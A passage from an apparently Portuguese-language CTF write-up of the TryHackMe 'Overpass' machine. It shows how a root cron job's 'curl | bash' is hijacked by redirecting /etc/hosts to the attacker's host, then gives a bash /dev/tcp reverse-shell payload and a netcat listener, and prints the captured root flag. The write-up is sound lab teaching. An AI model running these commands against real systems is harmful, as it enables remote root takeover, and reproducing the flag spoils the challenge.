52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
```

nano etc/hosts


10.2.11.159



```
  GNU nano 2.9.3                                /etc/hosts

127.0.0.1 localhost
127.0.1.1 overpass-prod
10.2.11.159 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


mkdir -p downloads/src/

echo 'bash -i >& /dev/tcp/10.2.11.159/443 0>&1' > downloads/src/buildscript.sh




```
headcrusher@t0rmentor:~$ mkdir -p downloads/src/
headcrusher@t0rmentor:~$ echo 'bash -i >& /dev/tcp/10.2.11.159/443 0>&1' > /downloads/src/buildscript.sh
bash: /downloads/src/buildscript.sh: No such file or directory
headcrusher@t0rmentor:~$ echo 'bash -i >& /dev/tcp/10.2.11.159/443 0>&1' > downloads/src/buildscript.sh
```

sudo nc -nvlp 443




```
headcrusher@t0rmentor:~$ sudo nc -nvlp 443
[sudo] password for headcrusher:
listening on [any] 443 ...
```

sudo python -m SimpleHTTPServer 80



```
headcrusher@t0rmentor:~$ sudo python -m SimpleHTTPServer 80
[sudo] password for headcrusher:
Serving HTTP on 0.0.0.0 port 80 ...
10.10.89.227 - - [24/Jul/2020 20:03:01] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.89.227 - - [24/Jul/2020 20:04:01] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
```

Conexão feita:



```
connect to [10.2.11.159] from (UNKNOWN) [10.10.89.227] 40916
bash: cannot set terminal process group (3120): Inappropriate ioctl for device
bash: no job control in this shell
root@overpass-prod:~# cat /root/root.txt
cat /root/root.txt
thm{7f336f8c359dbac18d54fdd64ea753bb}
root@overpass-prod:~#
```